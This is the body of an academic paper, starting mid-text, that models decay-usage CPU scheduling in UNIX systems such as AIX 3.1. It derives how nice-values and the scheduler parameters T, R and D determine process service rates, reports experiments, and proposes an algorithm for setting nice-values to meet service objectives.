As described, a decay-usage CPU scheduler has three parameters: $T$, the number of quanta in a decay cycle; $R$, the rate at which priority increases for a quantum of CPU consumed; and $D$, the factor by which past CPU usage is decayed ($D > 1$). The values of these parameters are system dependent. For example, in AIX 3: $T = 100$, $R = .5$, and $D = 2$; and in System V on a VAX: $T = 60$, $R = .5$, and $D = 2$. CPU scheduling in 4.3 BSD fits into the paradigm described above, but the parameters used are a bit more complex (e.g., $D$ is a function of load).

Figure 1 depicts the operation of a decay-usage scheduler employing the parameters used in AIX 3.1. We consider a situation in which two processes (A and B) enter the run queue at the beginning of the same decay cycle. Process A has a nice value of 15, and Process B's nice value is 5. The figure displays a sequence of four plots, each of which represents a decay cycle. The x-axis is the CPU tic within the decay cycle, and the y-axis is process priority. (For simplicity, we use a continuous approximation to the discrete values that would be obtained in practice.) Below the plots are two tables that specify the values of accumulated CPU (**p_cpu**) and process priority (**p_userpri**) at the beginning and end of each decay cycle depicted.

The first plot in Figure 1 is the decay cycle in which the processes begin execution. When A and B arrive, their priorities are equal to their nice-values. Since the scheduler executes the process with the lowest priority, B executes until it has acquired enough tics so that it has a priority of 15. We refer to this period as the first **epoch** of the decay cycle, and denote its duration by $T_1(1)$. (The subscript refers to the epoch and the number in parentheses to the decay cycle.) Clearly, $T_1(1) = 20$. In Figure 1, each decay cycle contains two epochs. The second epoch of the first decay cycle has duration $T_2(1) = T - T_1(1)$; during this epoch, A and B obtain equal fractions of the CPU. Thus, at the end of the first decay cycle, B has accumulated




p_cpu

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| A | 0 | 40 | 20 | 65 | 32 | 90 | 45 | 90 | 45 |
| B | 0 | 60 | 30 | 85 | 42 | 110 | 55 | 110 | 55 |

p_userpri = .5*p_cpu + p_nice

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| A | 15 | 35 | 25 | 47 | 31 | 60 | 37 | 60 | 37 |
| B | 5 | 35 | 20 | 47 | 26 | 60 | 32 | 60 | 32 |

**Figure 1. Illustration of Scheduler Operation**

20 + 40 = 60 tics, and A has 40. Before the second decay cycle starts, **p_cpu** is divided by $D$; so at the beginning of the second decay cycle, A's **p_cpu** is 40/2 = 20 and B's is 60/2 = 30. The priority calculation formula is then applied, producing a priority of $.5 \times 20 + 15 = 25$ for A and $.5 \times 30 + 5 = 20$ for B. We say that a process stabilizes if its priority at the beginning of a decay cycle is constant. In Figure 1, this constant for process A is 45, and it is 55 for process B. If all processes stabilize, we say that the system achieves **steady state.**

Going beyond the specifics of compute-bound processes, we note that decay-usage scheduling is in some sense a generalization of several other scheduling disciplines. For example, round-robin scheduling is achieved by setting $R$ to 1, $T$ to the number of processes in the run queue, **p_nice** to 0, and $D$ to $\infty$. By so doing, each process executes exactly once during a decay cycle, after which its **p_cpu** is set to 0 and the same behavior is repeated. Fixed priority scheduling (with round-robin within each priority level) is accommodated by having **p_nice**

specify the fixed priorities, setting $T$ to the number of processes in the run queue with the smallest nice-value, and keeping the round-robin settings for $R$ and $D$. Lastly, some schedulers, such as IBM's Multiple Virtual Storage (MVS) Operating System, set dispatch priorities based on a step function of cumulative usage (without decays). Such an approach is achieved by having $T = \infty$ and generalizing $R$ so that it is a function of **p_cpu** with steps at the usage levels for which there are priority transitions.

## 3. Analytic Model

This section develops an analytic model that relates nice-values and the scheduler parameters $R$, $T$, and $D$ to process service rates. Our approach is to translate the situation described in Figure 1 into equations, with appropriate generalizations so as to consider an arbitrary number of processes and nice-values. We begin by modelling transient behavior and then develop closed-form expressions for steady-state performance metrics. Following this, we evaluate the accuracy of the steady-state model by comparing its predictions with measurements taken from an AIX 3.1 system.

The CPU received during a decay cycle by a compute-bound process is determined by its **p_cpu** at the beginning of the decay cycle and by its **p_nice**. We assume that nice-values and the set of processes do not change during a decay cycle. Also, for convenience, we group processes into classes with the same values of **p_nice** and **p_cpu** at the beginning of a decay cycle. Let $N_k(n)$ be the nice-value for a class $k$ process at the beginning of the $n$-th decay cycle, $V_k(n)$ be its decayed CPU, and $M_k(n)$ be the number of processes in this class. We consider a total of $K$ classes, and assume that class indices are re-computed at the beginning of each decay cycle so that

$$N_1(n) + RV_1(n) < \cdots < N_K(n) + RV_K(n).$$

Our objective is to compute $C_k(n)$, the number of quanta consumed by a class $k$ process during the $n$-th decay cycle.

To develop our model, we consider the detailed operation of a decay-usage scheduler. As noted in Figure 1, a decay cycle can be partitioned into a sequence of epochs during which only a subset of the classes receive CPU. We use $T_k(n)$ to denote the duration of the $k$-th epoch of the $n$-th decay cycle. During the first epoch of the $n$-th decay cycle, processes in class 1 execute in a round-robin manner until all class 1 processes have accumulated sufficient CPU so that their priority equals that of a class 2 process. By definition, $T_1(n) \le T$. If $T_1(n) < T$, the decay cycle contains a second epoch, during which processes in classes 1 and 2 execute in a round-robin fashion; and so on.

To generalize, let $\hat{T}_{k-1}(n) = T_1(n) + \cdots + T_{k-1}(n)$. If $\hat{T}_{k-1}(n) < T$, there is a $k$-th epoch. During the $k$-th epoch, only processes in classes $1, \ldots, k$ receive CPU, and the CPU is shared equally among $\hat{M}_k(n) = M_1(n) + \cdots + M_k(n)$ processes. So, using a continuous approximation to discrete values, each process in classes $1, \ldots, k$ accumulates $T_k(n)/\hat{M}_k$ tics during the $k$-th epoch, which increments its priority by $RT_k(n)/\hat{M}_k$. A class $k$ process does not receive any tics until the $k$-th epoch; thus, when this epoch ends, a class $k$ process has a priority of $RT_k(n)/\hat{M}_k(n) + RV_k(n) + N_k(n)$. Also, at the end of the $k$-th epoch, a class $k$ process has the same priority as a process in class $k+1$. (This follows from the definition of an epoch.) That is,

$$\frac{RT_k(n)}{\hat{M}_k(n)} + RV_k(n) + N_k(n) = RV_{k+1}(n) + N_{k+1}(n).$$

Recall that $T_k(n)$ is constrained by $T$ in that $T_k(n) \leq T - \hat{T}_{k-1}(n)$. Incorporating this constraint, we have

$$T_k(n) = \min\left\{T - \hat{T}_{k-1}(n), \left[\frac{N_{k+1}(n) - N_k(n)}{R} + V_{k+1}(n) - V_k(n)\right]\hat{M}_k(n)\right\}. \quad (1)$$

(Note that if $T_{k_1}(n) = 0$ and $k \geq k_1$, then $T_k(n) = 0$.) To solve for $C_k(n)$, we must compute $V_k(n)$ and $V_{k+1}(n)$. This can be done recursively.

$$V_k(n) = \frac{C_{k'}(n-1) + V_{k'}(n-1)}{D}, \quad (2)$$

where $k'$ is the index of class $k$ in the $n-1$-st decay cycle. To calculate $C_k(n)$, note that class $k$ receives CPU during $T_k(n) + \cdots + T_K(n)$, and so

$$C_k(n) = \sum_{j=k}^{K} \frac{T_j(n)}{\hat{M}_j(n)}. \quad (3)$$

Thus, if the set of processes and their nice-values do not change during decay-cycles $1, \ldots, n$, we can use Eq. (1), (2), and (3) to calculate $C_k(n)$ if we are given $N_k(1)$, $M_k(1)$, and $V_k(1)$ for $k = 1, \ldots, K$.

We now turn to steady-state measures. We assume that if $M_k(n)$ and $N_k(n)$ do not change, the system eventually reaches steady-state. Let $C_k$, $V_k$, and $T_k$ denote, respectively, the steady-state values of $C_k(n)$, $V_k(n)$, and $T_k(n)$. In steady state, process classes are determined solely by $N_1, \ldots, N_K$, where $N_1 < \cdots < N_K$. Furthermore, the epochs in which a process executes do not change; specifically, class $k$ processes execute in epochs $k, \ldots, K$. Under these circumstances, Eq. (2) can be simplified.

$$V_k = \frac{C_k + V_k}{D} = \frac{C_k}{D-1}.$$

Applying this to Eq. (1) and (3), we have

$$T_k = \frac{(N_{k+1} - N_k)\hat{M}_k(D-1)}{RD}, \quad (4)$$

for $k < K$ and $T_k \leq T - \hat{T}_{k-1}$. Since this equation is sufficient for our analysis of process starvation, we simplify matters in the sequel by assuming that all processes receive CPU during a decay cycle. Thus, $T_K = T - \hat{T}_{K-1}$. To obtain $C_k$, note that

$$\hat{T}_{K-1} = \frac{(D-1)\left(\sum_{k=1}^{K-1}(N_{k+1} - N_k)\hat{M}_k\right)}{RD}.$$

So

$$C_k = \sum_{j=k}^{K-1} \frac{T_j}{\hat{M}_j} + \frac{T - \hat{T}_{K-1}}{\hat{M}_K}$$

$$= \frac{(N_K - N_k)(D-1)}{RD} + \frac{RTD - (D-1)\left(\sum_{k=1}^{K-1} (N_{k+1} - N_k)\hat{M}_k\right)}{RD\hat{M}_K} \tag{5}$$

From Eq. (5), a variety of performance metrics can be obtained. For example, let $E_k$ be the expansion factor for a class $k$ process. Then,

$$E_k = \frac{T}{C_k}. \tag{6}$$

Further, let $S_k$ denote the fraction of the CPU obtained by a class $k$ process:

$$S_k = \frac{C_k}{T} = \frac{1}{E_k}. \tag{7}$$

If $S_k$ is multiplied by the processor's rate of delivery, we obtain the service rate for a class $k$ process. Since the processor's rate of delivery can be viewed as a constant, we use synonymously the terms service rate and service fraction.

When $K = 2$, a performance metric of particular interest is the CPU consumed by a class 1 process relative to that of class 2 process, or $C_1/C_2$. Clearly, $C_1/C_2 = S_1/S_2 = E_2/E_1$. Substituting and simplifying, we have

$$\frac{C_1}{C_2} = \frac{RTD/(D-1) + (N_2 - N_1)M_2}{RTD/(D-1) - (N_2 - N_1)M_1}. \tag{8}$$

(The denominator cannot be negative since $T_1 \leq T$ and Eq. (4) together imply that $RTD \geq (N_2 - N_1)M_1(D-1)$.) Note that $C_1/C_2 \geq 1$; $C_1/C_2 = 1$ only when $N_1 = N_2$. Also note that the CPU ratio depends only on the *difference* in nice-values, not their absolute magnitudes. This observation holds for the case of $K$ classes as well, which can be seen from Eq. (4).

To evaluate our model, we conducted experiments on a stand-alone workstation running the AIX 3.1 operating system (i.e., $T = 100$, $R = .5$, and $D = 2$). We considered two process classes, and measured $C_1/C_2$. In all experiments, $N_1 = 0$ and $M_2 = 1$. Our suite of experiments consisted of eighteen cases: six values of $N_2$ (5, 10, 12 , 14, and 15) in combination with three values of $M_1$ (2, 4, and 6). An experiment involved executing concurrently $M_1 + M_2$ compute-bound processes; each process consisted of a single *for* loop in the C language. The *time* command was used to measure process response times and CPU requirements, from which expansion factors were computed, and hence $C_1/C_2$. To assess variability, the suite of experiments was repeated three times; to reduce bias, experiments were run in a different randomly chosen order in each repetition of the suite, with a five minute delay between experiments.





**Figure 2. Evaluation Studies for Analytic Model**

Figure 2 displays the results of our study. There is a separate plot for each value of $M_1$. Each plot depicts the relationship between $N_2 - N_1$ (x-axis) and $C_1/C_2$ (y-axis); measured values are indicated by dots, and values predicted by the model are specified by the solid lines. Since we repeated each experiment three times, each nice-value considered in a plot has three dots. For the most part, however, the three dots are coincident, suggesting that there is little variability in our measurements. Comparing the solid line with the dots, we see that our model is quite accurate, with the exception of the two largest nice-values in the $M_1 = 6$ plot. For $N_2 = 14$, the model over-estimates $C_1/C_2$ by 20%, and by 33% for $N_2 = 15$. While these discrepancies are large, their significance may be small in terms of achieving service rate objectives. When $N_2 = 14$, class 2 receives approximately 3% of the CPU; thus, the error introduced by the model is less than 1% of the CPU. For $N_2 = 15$, the model errs in its prediction of $C_1/C_2$ by a larger amount, but the corresponding CPU fraction is smaller ( $< 2\%$).

Before concluding this section, we emphasize two limitations of our model. First, the model only applies to compute-bound processes. Generalizing the model to non-compute bound processes requires that we consider the duration of each request for the CPU and the interval between these requests. A second, and perhaps more subtle, restriction is that the model uses a continuous approximation to discrete values. This approximation works well in general, but poorly for small values of $C_k$. Indeed, inaccuracies caused by the continuous approximation may well explain the discrepancy between measured and predicted values in Figure 2. Our experience has been that the model works well for $C_k \geq 5$, suggesting that it is accurate for service fractions no smaller than $C_k/T$ (e.g., 5% in AIX 3.1).

## 4. Scheduler Parameterizations

This section investigates how the parameters $R$, $T$, and $D$ affect performance. Ideally, these parameters should be chosen so that interactive work receives short response times and long-running, compute-bound processes are controlled in a manner consistent with installation objectives. Herein, we focus on the latter, although some of our observations relate to the former as well.

We begin by studying the effectiveness of the nice-mechanism for several combinations of $R$, $T$, and $D$. The approach taken is to use our model to analyze the relative CPU consumption of two classes of compute-bound processes (e.g., foreground and background). To assess the effectiveness of the nice-mechanism, we examine the range of $C_1/C_2$ produced as nice-values are changed for several combinations of $R$, $T$, and $D$; *total control over process service rates is achieved if $C_1/C_2$ varies from 1 to $\infty$.* As noted in section 3, our model tends to over-estimate $C_1/C_2$ for small values of $C_2$, and so the plots presented may not portray accurately the nice-values at which large values of $C_1/C_2$ are obtained. Even so, the model provides insight into the directional effects of parameter values.

Figure 3 plots $C_1/C_2$ versus $N_2 - N_1$ as predicted by Eq. (8) for four combinations of $M_1$ and $M_2$. A nice-range of 40 is considered, as is provided in most UNIX systems. In each plot, there are lines for four combinations of $T,D$. (To simplify matters, we let $R = 1/D$, as in AIX 3.1 and System V.) The values chosen for $T, D$ correspond to those used in a variety of systems: 60,2 is used on a VAX running System V; 100,2 is used in AIX 3.1; and $D = 1.6$ is used in the Mach Operating System [3].

From the plots in Figure 3, it appears that a wider range of $C_1/C_2$ is obtained when $T$ is small. To explain this, note that as $T$ increases so does the fraction of the decay cycle during which both class 1 and class 2 processes execute, thereby decreasing the fraction of the CPU provided exclusively to class 1.

The foregoing explains why the nice-mechanism is often less effective on faster processors. While the duration of a decay cycle is almost always one second, faster processors typically have smaller quantum sizes so as to hold constant the number of instructions executed per quantum. As a result, $T$, the number of quanta per decay cycle, tends to increase with processor speed. Thus, for a given $N_2 - N_1$, faster processors tend to have a smaller $C_1/C_2$ than slower processors.

In Figure 3 we also see that the effectiveness of the nice-mechanism increases with $D$. This characteristic is a consequence of the fact that **p_cpu** is divided by $D$ at the end of a decay cycle. If $D$ is very large, **p_usrpri**$\simeq$**p_nice** at the beginning of a decay cycle. In terms of steady-state performance, the role of $R$ is similar to that of $D$ in that **p_usrpri** = **p_nice** when $R = 0$.

As the number of class 1 and/or class 2 processes increases, so does the range of $C_1/C_2$. This occurs in a highly non-linear fashion. Also note that the $C_1/C_2$ obtained for a setting of nice-values depends on the number processes in each class. For example, consider $T = 100$, $D = 2$, and $N_2 - N_1 = 30$. When $M_1 = 1 = M_2$, $C_1/C_2 < 2$; but when $M_1 = 3 = M_2$, $C_1/C_2 > 10$. This observation suggests that we must take into account the number of processes in each





**Figure 3. Relative Effectiveness of Nice-Values. (Label is T,D. R = 1/D.)**

class when calculating nice-values that achieve service rate objectives for compute-bound processes. Doing so, however, is undesirable since control actions may be required whenever a process enters or leaves the run queue. As we show in the next section, this concern is unwarranted; nice-values that achieve service rate objectives can be computed statically, without regard to the number of processes in each class.

Our final remark about Figure 3 is that the $C_1/C_2$ curves for 100,2 are coincident with those for 60,1.6. That is, these two parameter settings produce the same steady-state behavior. Indeed, from Eq. (8) we see that the parameters $T$, $R$, and $D$ only influence $C_1/C_2$ through the term $TRD/(D-1)$. Thus, for steady-state behavior, there is, in essence, one parameter, not three. We note, however, that the transient behavior of 100,2 is quite different from that of 60,1.6. To see why, consider Eq. (2). Note that $V_k(n)$, the accumulated CPU for a class $k$ process at the beginning of the $n$-th decay cycle, is computed by dividing $V_k(n-1)$ by $D$; the role of $R$ and $T$ is indirect through the term $C_k(n-1)$. If $V_k(n) \neq V_k(n-1)$ (i.e., we are not in steady-state), $D$ must be considered separately from $T$ and $R$. One implication of the foregoing is that smaller values of $D$ favor interactive work over long-running, compute-bound processes.

How big must the range of nice-values be in order to obtain total control over process service rates? To answer this question, we consider Eq. (8). Since $C_1/C_2$ increases with $N_2 - N_1$, it suffices to determine the conditions under which the denominator becomes 0. We consider the most extreme case: $M_1 = 1$. Thus,

$$\frac{C_1}{C_2} \rightarrow \infty \text{ as } N_2 - N_1 \rightarrow \frac{RTD}{D-1}. \tag{9}$$

For $T = 100$, $D = 2$, and $R = .5$, $N_2 - N_1 \geq 100$ is required; if $T = 60$, $D = 2$, and $R = .5$, $N_2 - N_1 \geq 60$; and for $T = 100$, $D = 1.6$, and $R = 1/1.6$, we require that $N_2 - N_1 \geq 167$. In practice, Eq. (9) provides a lower bound since our model tends to over-estimate $C_1/C_2$ for smaller values of $C_2$.

## 5. Control Algorithm

This section describes an algorithm that calculates nice-values that achieve service rate objectives for compute-bound processes. One use of this algorithm is to provide system administrators with a step-by-step procedure for tuning UNIX systems. In addition, the algorithm can be incorporated into a fair share scheduler, such as that described in [13], so as to provide a formal basis for calculating nice-values that achieve installation objectives for user processes.

Our algorithm requires that the installation provide two kinds of information. First, we must know the service rate objective for each process class. We denote the service rate objective for a class $k$ process by $S_k$, and we assume that classes are indexed so that $S_1 \geq \cdots \geq S_K$. The second kind of information used by our algorithm is a threshold for **p_cpu** beyond which a process is considered compute-bound and is therefore controlled by our algorithm. We denote this threshold by $T_C$.

Before applying the algorithm, we want to verify that service demands do not exceed the capacity available. That is, we want

$$\sum_{k=1}^{K} M_k S_k \leq 1.$$

Clearly, a uni-processor system cannot achieve its service rate objectives if this constraint is violated. Thus, there must be a policy for handling capacity deficits. One approach is to decrease service rates in proportion to the service objectives. That is,

$$S'_i = \frac{S_i}{\sum_{k=1}^{K} M_k S_k},$$

where $S'_i$ is the new service rate objective for a class $i$ process.

Once we are assured that our objectives are feasible, nice-values can be calculated. From our studies in section 4, it may seem that these calculations require considering the number of processes in each class. This is not the case. The reason is that the CPU obtained by a class $j$ process in the $k$-th epoch ($k \geq j$) depends only on the difference in priority between a class $k$ process and a class $k+1$ process. More formally, assuming that $\hat{T}_k \leq T$, classes $1, \ldots, k$ receive $T_k/\hat{M}_k$ tics during the $k$-th epoch. From Eq. (4), we see that

$$\frac{T_k}{\hat{M}_k} = \frac{(D-1)(N_{k+1} - N_k)}{RD}.$$

Furthermore, the difference between the service rate achieved by a class $k$ process and one in class $k+1$ is due entirely to the $k$-th epoch. That is,

$$S_k - S_{k+1} = \frac{T_k/\hat{M}_k}{T} = \frac{(D-1)(N_{k+1} - N_k)}{RTD}. \tag{10}$$

Solving for the difference in nice-values, we have

$$N_{k+1} - N_k = \frac{RTD(S_k - S_{k+1})}{D-1}. \tag{11}$$

To calculate nice-values, we first observe that all processes controlled by our algorithm must have a priority that exceeds the **p_cpu** of processes that are not under the algorithm's control. Since the processes in class 1 have the smallest nice-values, we require that $N_1 \geq RT_C$. We now proceed inductively. Given $N_k$, we compute $N_{k+1}$ using Eq. (11). The details of our algorithm are contained in Figure 4.

From Eq. (10), we see that the range of nice-values constrains the service fractions that can be achieved. Specifically,

$$S_1 - S_K \leq \frac{(D-1)(N_{rng} - RT_C)}{RTD}, \tag{12}$$

where $N_{rng}$ is the range of nice-values. For example, in AIX 3.1 $N_{rng} = 40$, $D = 2$, $R = .5$, and $T = 100$; thus, the maximum value for $S_1 - S_K$ is .4.

A second constraint imposed on the objectives achievable by our algorithm is that UNIX systems typically represent nice-values and priorities as integers, not floating point numbers; further, priorities are computed using integer arithmetic (often just shift operations). Thus, even if the constraint in Eq. (12) is satisfied, it may be that an objective can only be approximated because of the limited number of values possible for process priorities.

How well does our algorithm work in practice? To answer this question, we conducted several experiments on an AIX 3.1 system running a production workload consisting of software development and numerically intensive applications. We considered three process classes, with $S_1 = .3$, $S_2 = .2$, $S_3 = .15$, and $T_C = 8$ quanta (80 milliseconds). Since root privileges were not used, the available nice range was only 19 (i.e., $N_{rng} = 19$). We see that $S_1 - S_3$ does not violate the constraint imposed by Eq. (12) since

$$S_1 - S_3 = .15 \leq (N_{rng} - RT_C)/100 = .15.$$

Applying our algorithm, we have

$$N_1 = RT_C = 4$$

$$N_2 = N_1 + \frac{RTD(S_1 - S_2)}{D-1} = 14$$

- $N_1 = RT_C$
- Do $k = 2$ to $K$

$$N_{k+1} = N_k + \frac{RTD(S_k - S_{k+1})}{D-1}$$

**Figure 4. Algorithm for Calculating Nice-Values That Achieve Service Rate Objectives**

$$N_3 = N_2 + \frac{RTD(S_2 - S_3)}{D-1}$$
$$= 19$$

We evaluated our algorithm by considering three compute-bound workloads. In the first, the service requested is less than the capacity available. We refer to this as the **under-loaded** case, and used $M_1 = 1$, $M_2 = 1$, and $M_3 = 2$. Note that $\sum S_i M_i = .8 < 1$. The second workload studies the algorithm when the service requested is equal to the capacity available. Referred to as the **fully-loaded** case, we used $M_1 = 1$, $M_2 = 2$, and $M_3 = 2$; so $\sum S_i M_i = 1$. Lastly, we address the situation in which insufficient capacity is available to satisfy service demands; that is, the system is **over-loaded**. In this case, $M_1 = 2$, $M_2 = 2$, and $M_3 = 2$; so $\sum S_i M_i = 1.3 > 1$.

Our experiments consisted of starting $M_1 + M_2 + M_3$ compute-bound processes in background with a nice-value of 0. The processes were monitored until their service rates were identical. At that point, the *re-nice* command was issued to set the appropriate nice-values. Figure 5 contains three plots (shown side-by-side) that record for each workload the average service fraction of processes in the three classes. (A dashed line is used to indicate the objectives for each class.) In the fully-loaded case, the objectives are achieved within a few minutes, although there is some variability (which we attribute to conducting the experiments on a production system). In the under-loaded case, all classes exceed their objectives; furthermore, no class seems to benefit unfairly from having capacity exceed demands. When the system is over-loaded, no class meets its objectives, but the capacity deficit seems to be handled in a way so that no class suffers disproportionately. This last observation may mean that it is unnecessary to re-normalize service rates if demand exceeds capacity, which can simplify the implementation of our algorithm.

Although we have described the implementation of our algorithm in terms of manipulating nice-values, it can be used to adjust any constant that is added to the priority equation. For example, in [4] and [7], the priority equation takes the form of

**p_usrpri = R*p_usrpri + p_nice + p_shareadj**

where **p_shareadj** is a control for achieving service rate objectives. Existing approaches to adjusting **p_shareadj** are ad-hoc, and may be unreliable. It is very likely that the performance of these schedulers could be improved by using our algorithm to manipulate **p_shareadj.**

## 6. Conclusions

Production UNIX systems often have service rate objectives. In the past, these objectives have been difficult to achieve because of a limited understanding of the decay-usage CPU scheduling that is employed by most UNIX systems. This paper develops an analytic model





Figure 5. Transient Behavior of Algorithm for Achieving Service Rate Objectives

that relates service rate objectives for compute-bound processes to nice-values and three scheduler parameters: $R$ (the rate at which priority increases for each quantum consumed), $T$ (the number of quanta in a decay cycle), and $D$ (the decay factor); the model is evaluated based on experiments run on an AIX 3.1 system. From the model, we obtain insights into the control implications of scheduler parameters. For example, we show that the nice-mechanism is often less effective on faster processors since $T$ tends to increase with processor speed; this increases the fraction of time during which processes with larger nice-values execute, and hence limits the extent to which their service rates can be controlled. In addition, we use the model to develop an algorithm that calculates nice-values that achieve service rate objectives for compute-bound processes. Experiments conducted on a production AIX 3.1 system suggest that our algorithm works well in practice.

Many questions remain. How does decay-usage scheduling work for multi-processor systems? What is the effect of processes that are not compute-bound? When steady-state is disturbed, such as by a control action or by a change in the workload, what is the transient behavior? Answering this last question is particularly important since it can lead to a better understanding of several aspects of decay-usage scheduling. For example, short interactions never reach a steady-state priority; so analyzing their performance requires an understanding of transient behavior. Also, in our experiments, service rates always converged to their

steady-state values; we hope to prove that this is the case in general. Last, we want to know the rate of convergence to steady-state so that we can better understand how frequently control actions can be taken.

## Acknowledgements

Our special thanks to Robert Berry, Dick Epema, and David Potter for their extensive comments and stimulating discussions. In addition, we thank Bucky Pope, Greg Rose, and William W. White for their helpful comments and enthusiastic support of this work.

## REFERENCES

1. Maurice J. Bach. *The Design of the UNIX Operating System.* Prentice-Hall, 1986.

2. David L. Black. *Scheduling and Resource Management Techniques for Multiprocessors.* Carnegie Mellon Univeristy, CMU-CS-90-152, 1990.

3. David L. Black. Scheduling Support for Concurrency and Parallelism in the Mach Operating System. *IEEE Computer*, May:35-43, 1990.

4. Raymond B. Essick. An Event-based Fair Share Scheduler. *USENIX*, Winter:147-161, 1990.

5. E. Gelenbe and I. Mitrani. *Analysis and Synthesis of Computer Systems.* Academic Press, 1980.

6. Leonidas Georgiadis and Christos Nikolaou. Adapative Scheduling Algorithms that Satisfy Average Response Time Objectives. *Research Report*, (RC 14851), IBM Corp., 1989.

7. G. J. Henry. The Fair Share Scheduler. *AT&T Bell Laboratories Technical Journal*, 63:1845-1857, 1984.

8. IBM. *Performance Monitoring and Tuning Guide for AIX Version 3.* IBM Corporation, 1990. (SC34-2365)

9. J. Kay and P. Lauder. A Fair Share Scheduler. *Communications of the ACM*, 44-55, 1988.

10. Samuel J. Leffler, Marshall Kirk McKusick, Michael J. Karels, and John S. Quarterman. *The Design and Implementation of the 4.3 BSD UNIX Operating System.* Addison-Wesley Publishing Company, 1988.

11. Michael J. Litzkow, Miron Livny, and Matt W. Mutka. Condor - A Hunter of Idle Workstations. *The 8th International Conference on Distributed Computing Systems*, 104-111, 1988.

12. Michael K. Molloy. Validation of MVA models for Client/Server Systems. *Proceedings of the Computer Measurement Group*, 506-514, 1990.
